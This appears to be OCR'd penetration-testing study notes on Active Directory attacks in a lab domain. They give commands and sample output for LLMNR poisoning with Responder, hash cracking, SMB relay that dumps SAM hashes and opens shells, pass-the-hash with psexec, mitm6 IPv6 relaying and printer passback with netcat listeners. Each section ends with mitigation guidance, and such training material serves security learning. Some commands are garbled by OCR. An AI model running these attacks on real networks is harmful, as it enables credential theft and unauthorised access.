

Active Directory

Initial AD Attack Vectors

- LLMNR Poisoning
  - **LLMNR (Link-Local Multicast Name Resolution)** is a fallback protocol used when DNS fails to resolve a hostname.
  - Used to identify hosts when DNS fails to do so
  - Previously NBT-NS
  - Key flaw is that the services utilize a user’s username and NTLMv2 hash when appropriately responded to



VICTIM
Hey, can you connect me to \\hackm, please?
I have no idea what you're talking about.
SERVER
VICTIM
Does anyone know how to connect to \\hackm?
SERVER
HACKER
VICTIM
"I do. Send me your hash and I'll connect you :)"
HACKER
VICTIM
"Okay, here you go!"
HACKER



Step 1: Run Responder - a popular tool used in penetration testing to **poison LLMNR, NBT-NS, and MDNS name resolution requests** on a network in order to capture credentials or relay authentication.

```
sudo responder -I eth0 -dwv
```

Best time to run this command is early in the morning when people are logging in generating a lot of traffic



Step 2: An Event Occurs...

In a lab setting you will try or go to a file share to cause an event to occur in theory we are pointing ourselves to responder. In the search bar put *The Responder IP*

```
[+] Listening for events...
[SMBv2] NTLMv2-SSP Client   : 10.0.3.7
[SMBv2] NTLMv2-SSP Username : MARVEL\fcastle
[SMBv2] NTLMv2-SSP Hash     : fcastle::MARVEL:61dde887aeb2af2a:76DD8039B96061195
586BC9A4EF5F3C1:0101000000000000C0653150DE09D20107929B9D6080F5BB0000000002000800
53004D004200330001001E00570049004E002D005000520048003400390032005200510041004600
560004001400530004D00420033002E006C006F00630061006C0003003400570049004E002D005000
520048003400390032005200510041004600560002E0053004D00420033002E006C006F0063006100
6C000500140053004D00420033002E006C006F00630061006C0007000800C0653150DE09D2010600
040002000000080030003000000000000000010000000200000234D5DD50ACC5817BF563C8C2C53
2CEDE6C7B288F5623E3055E34EC3DE0F8D7F0A0010000000000000000000000000000000000900
1A0063006900660073002F00310030002E0038002E0030002E00320000000000000000000000000000
```

How to do using CMD

1. Prepare Responder

```
sudo responder -I eth0 -dwv
```

> Starts Responder to capture LLMNR/NBT-NS/MDNS traffic.

---

2. Clone and Configure the Exploit

On your Kali box:

```
git clone <CVE_exploit_repo>cd <repo>
```

- Edit the exploit script (e.g., Python or PowerShell) to include:
  - Your **Kali IP address** (for callback/UNC)
  - Output filename (e.g., `exploit.ps1`)

---

3. Create the ZIP File

```
zip exploit.zip exploit.ps1
```

---

4. Extract for Use and Keep Original ZIP

```
unzip exploit.zip -d extracted
```


---

5. Upload Files Using smbclient

```
smbclient //<target_IP>/<writable_share> -U <user>put extracted/exploit.
ps1
put exploit.zip
```

Step 3: Get Dem Hashes

Go back to responder and it should display a hash



Step 4: Crack Dem Hashes

Use a tool like hashcat to attempt to crack it which it will be in NTLMv2 mode. If the password is weak enough or isn't complex you should get the password using the following command

`hashcat -m 5600 hahses.txt rockyou.txt`

if doesn't work use the —force parameter to force the virtual machine to run hashcat

To find the hash mode that will allow you the crack the hash you want do...

`hashcat —help | grep *hash type*`

Mitigation:

The best defense in this case is to disable LLMNR and NBT-NS

- To disable LLMNR, select "Turn OFF Multicast Name Resolution" under Local Computer Policy > Computer Configuration > Administrative Templates > Network > DNS Client in the Group Policy Editor
- To disable NBT-NS, navigate to Network Connections > Network Adapter Properties > TCP/IPv4 Properties > TCP/IPv4 Properties > Advanced tab > WINS tab and select "Disable NetBIOS over TCP/IP".

If a company must use or cannot disable LLMNR/NBT-NS, the best course of action is to:

- Require Network Access Control
- Require strong user passwords (e.g., >14 characters in length and limit common word usage). The more complex and long the password, the harder it is for an attacker to crack the hash.

- SMB Relay

  Instead of cracking hashes gathered with Responder, we can instead relay those hashes to specific machines and potentially gain access

  Requirements:

  - SMB signing must be disabled or not enforced on the target
  - Relayed user credentials mist be admin on machine for any value

```
┌──(kali㉿kali)-[~]
└─$ nmap --script=smb2-security-mode.nse -p445 10.0.0.25
Starting Nmap 7.94 ( https://nmap.org ) at 2023-07-19 13:07 EDT
Nmap scan report for 10.0.0.25
Host is up (0.090s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required

Nmap done: 1 IP address (1 host up) scanned in 0.78 seconds
```

  You can identify hosts without SMB signing by using the following nmap command...

  `nmap —script=smb2-security-mode.nse -p445 *IP address*`

  - We are looking for the Message signing enabled but not required
    - This shows that the SMB server is **vulnerable to relaying attacks**. It allows **credential interception and relay**, even without cracking hashes.

Step 1: Edit Responder.conf

In this case turn both SMB and HTTP off doing `sudo nano /etc/responder/Responder.conf`


Step 2: Run Responder

```
sudo responder -I eth0 -dwv
```

```
┌──(kali㉿kali)-[~]
└─$ ntlmrelayx.py -tf targets.txt -smb2support
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
/usr/share/offsec-awae-wheels/pyOpenSSL-19.1.0-py2.py3-none-any.whl/
onWarning: Python 2 is no longer supported by the Python core team.
raphy, and will be removed in the next release.
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
```

Step 3: Set up your relay

`sudo ntmlrelayx -tf targets.txt -smb2support`




Step 4: An Event Occurs...

In a lab setting you will try or go to a file share to cause an event to occur in theory we are pointing ourselves to responder. In the search bar put *The Responder IP*

```
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Service RemoteRegistry is disabled, enabling it
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0×60a74a27f6fe13fde77ab1994e3a9424
[*] Target system bootKey: 0×60a74a27f6fe13fde77ab1994e3a9424
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4:::
Administrator:500:aad3b435b51404eeaad3b435b51404ee:db310d981df37b942c5d3c19e43849c4:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
WDAGUtilityAccount:504:aad3b435b51404eeaad3b435b51404ee:11ba4cb6993d434d8dbba9ba45fd9011:::
```

```
[*] Servers started, waiting for connections
[*] SMBD-Thread-3: Received connection from 10.0.0.25, attacking target smb://10.0.0.35
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11000
[*] SMBD-Thread-5: Received connection from 10.0.0.25, attacking target smb://10.0.0.35
[*] Authenticating against smb://10.0.0.35 as MARVEL\fcastle SUCCEED
[*] Started interactive SMB client shell via TCP on 127.0.0.1:11001
```



Step 5: Win

Dumps the hashes for the various users. When running the command earlier `sudo ntmlrelayx -tf targets.txt -smb2support -i` it can start an interactive shell that you can access. After doing so bind to the shell by running the command `nc *ip address given* *port given*` You could also instead of doing -i you can do -c to run a command such as “whoami”

Mitigation:

- Enable SMB Signing on all devices
  - Pro: Completely stops the attack
  - Con: Can cause performance issues with file copies
- Disable NTML authentication on network
  - Pro: Completely stops the attack
  - Con: If Kerberos stops working, Windows defaults back to NTLM

- Account tiering:
  - Pro: Limits domain admins to specific tasks(e.g. only log onto servers with need for DA)
  - Con: Enforcing the policy may be difficult
- Local admin restriction:
  - Pro: Can prevent a lot of lateral movement
  - Con: Potential increase in the amount of service desk tickets

- Gaining Shell Access

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting  Required  Description
   ----                  ---------------  --------  -----------
   RHOSTS                10.0.0.35        yes       The target host(s), see https://docs.metasploit.com/docs/
                                                    using-metasploit/basics/using-metasploit.html
   RPORT                 445              yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                    no        Service description to be used on target for pretty listi
                                                    ng
   SERVICE_DISPLAY_NAME                   no        The service display name
   SERVICE_NAME                           no        The service name
   SMBDomain             MARVEL.local     no        The Windows domain to use for authentication
   SMBPass               Password1        no        The password for the specified username
   SMBSHARE                               no        The share to connect to, can be an admin share (ADMIN$,C$
                                                    , ... ) or a normal read/write folder share
   SMBUser               fcastle          no        The username to authenticate as
```

Using Metasploit - with a password

- `use exploit/windows/smb/psexec`

```
msf6 exploit(windows/smb/psexec) > options

Module options (exploit/windows/smb/psexec):

   Name                  Current Setting             Required  Description
   ----                  ---------------             --------  -----------
   RHOSTS                10.0.0.35                   yes       The target host(s), see https://docs.metasploi
                                                               t.com/docs/using-metasploit/basics/using-metas
                                                               ploit.html
   RPORT                 445                         yes       The SMB service port (TCP)
   SERVICE_DESCRIPTION                               no        Service description to be used on target for p
                                                               retty listing
   SERVICE_DISPLAY_NAME                              no        The service display name
   SERVICE_NAME                                      no        The service name
   SMBDomain             .                           no        The Windows domain to use for authentication
   SMBPass               aad3b435b51404eeaad3b435b5  no        The password for the specified username
                         1404ee:6c598d4edc98d0a0c97
                         97ef98b869751
   SMBSHARE                                          no        The share to connect to, can be an admin share
                                                                (ADMIN$,C$, ... ) or a normal read/write folder
                                                                share
   SMBUser               administrator               no        The username to authenticate as
```

Using Metasploit - with a hash

- `use exploit/windows/smb/psexec`

```
┌──(kali㉿kali)-[~]
└─$ psexec.py marvel.local/fcastle:'Password1'@10.0.0.25
Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.25.....
[*] Found writable share ADMIN$
[*] Uploading file NJFQWyMx.exe
[*] Opening SVCManager on 10.0.0.25.....
[*] Creating service hsjw on 10.0.0.25.....
[*] Starting service hsjw.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Through psexec - with a password

- `psexec.py marvel.local/fcastle:'Password1'@10.0.0.25`

```
┌──(kali㉿kali)-[~]
└─$ psexec.py administrator@10.0.0.25 -hashes aad3b435b51404eeaad3b435b51404ee:6c598d4edc98d0a0c9797ef98b869751

Impacket v0.9.19 - Copyright 2019 SecureAuth Corporation

[*] Requesting shares on 10.0.0.25.....
[*] Found writable share ADMIN$
[*] Uploading file TicYmwEY.exe
[*] Opening SVCManager on 10.0.0.25.....
[*] Creating service RvBF on 10.0.0.25.....
[*] Starting service RvBF.....
[!] Press help for extra shell commands
Microsoft Windows [Version 10.0.19042.631]
(c) 2020 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Through psexec - with a hash

`psexec.py administrator@10.0.0.25 -hashes LM:NT`

- IPv6 Attacks

  ### Overview

  - Most Windows systems have IPv6 enabled by default and will **automatically configure** themselves if an IPv6 router is detected.
  - **Spoofing as an IPv6 Router**:
    - `mitm6` pretends to be a legitimate **IPv6 router** on the LAN.
    - It sends out **Router Advertisement (RA)** packets.
    - Victim machines configure themselves using this fake router.
  - **DNS Hijacking**:
    - `mitm6` provides its own **IPv6 DNS server address** to victims.
    - Now, victim DNS requests are sent to the attacker.
  - **Relay NTLM via `ntlmrelayx`**:
    - The attacker can respond to DNS requests with the IP of a fake SMB server.
    - Victims try to authenticate, and the attacker captures **NetNTLMv2 hashes** or **relays the authentication** to a real service like LDAP or SMB.
  - Step 1: `ntlmrelayx.py -6 -t ldaps://*domain controller IP* -wh fakewpad.marvel.local -l lootme`
  - Step 2: `sudo mitm6 -d marvel.local`
  - Step 3: Reboot one of the machines. After go back to command ran on Step 2 and make sure to not walk away after you run this command make sure watch to ensure nothing weird or bad occurs.
    - **Open the lootme folder that was created it will have alot of juicy information**
    - If you login to one of the users from the machine it will create a user that you can utilize to login

  Mitigation Strategies:

1. IPv6 Poisoning abuses the fact that Windows queries for an IPv6 address even in IPv4-only environments. If you do not use IPv6 internally, the safest way to prevent mitm6 is to block DHCPv6 traffic and incoming router advertisements in Windows Firewall via Group Policy. Disabling IPv6 entirely may have unwanted side effects. Setting the following predefined rules to Block instead of Allow prevents the attack from working:
    - (Inbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6-In)
    - (Inbound) Core Networking - Router Advertisement (ICMPv6-In)
    - (Outbound) Core Networking - Dynamic Host Configuration Protocol for IPv6(DHCPV6 - Out)
2. If WPAD is not in use internally, disable it via Group Policy and by disabling the WinHttpAutoProxySvc service
3. Relaying to LDAP and LDAPS can only be mitigated by enabling both LDAP signing and LDAP channel binding
4. Consider Administrative users to the Protected Users group or marking them as Account is sensitive and cannot be delegated, which will prevent any impersonation of that user via delegation.

- Passback Attacks

  ### **Find and Access the EWS**

  - Open a browser and visit the printer's IP:

    `http://<printer-ip>`
  - Log in using **default credentials**:

Vendor	Username	Password
HP	`admin`	`admin` or blank
Ricoh	`admin`	blank
Canon	`ADMIN`	`canon`
Epson	`EPSONWEB`	`admin`

> If default credentials don't work, use tools like Praeda or PRET to extract credentials or dump configs.

---

2. **Locate LDAP / SMTP Settings**

- Navigate to **Networking > Access Control > LDAP**
- Or **Scan > Address Book > LDAP server settings**
- Identify:
  - LDAP server IP/domain
  - Port (usually 389)
  - Optional: SMTP or Windows Sign-in servers

---

3. **Replace Server Fields with Attacker IP**

- Change **LDAP server** from original (e.g., `192.168.1.100`)

  → to your **Kali IP** (e.g., `10.10.14.8`)
- Same for **SMTP server** or **Windows domain controller**, if those are used
- Keep the same port (e.g., 389 for LDAP, 25 for SMTP)

---

4. **Start a Listener on Your System**

- For LDAP:

```
nc -lvnp 389
```

- For SMTP:

```
nc -lvnp 25
```

> You can also use lldapserver (Python) or Impacket's ntlmrelayx.py for better parsing and relaying.

---

5. **Wait for Victim Authentication**

- When a user scans to email or logs in on the printer panel:

        - The MFP sends their credentials to your fake server
    - You'll capture:
        - **Usernames**
        - **Cleartext or NTLMv2 Hashes**
        - Possibly stored LDAP/SMTP creds

---

6. **Use Captured Credentials**

- Crack NTLMv2 with `john` or `hashcat`
- Or **relay** them with:

```
ntlmrelayx.py -t ldap://target-ip --escalate-user
```

Initial Internal Attack Strategy -

- Begin with mitm6 or Responder
- Run scans to generate traffic
- If scans are taking too long, look for websites in scope(http_version)
- Look for default credentials on web logins
    - Printers
    - Jenkins
    - Etc
- Think outside the box

Username-anarchy

./username-anarchy —input-file names.txt —select-format first,flast,first.last,firstl > final.txt

then after you generated the new word list then do

GetNPUsers.py -no-pass -usersfile final.txt *domain*

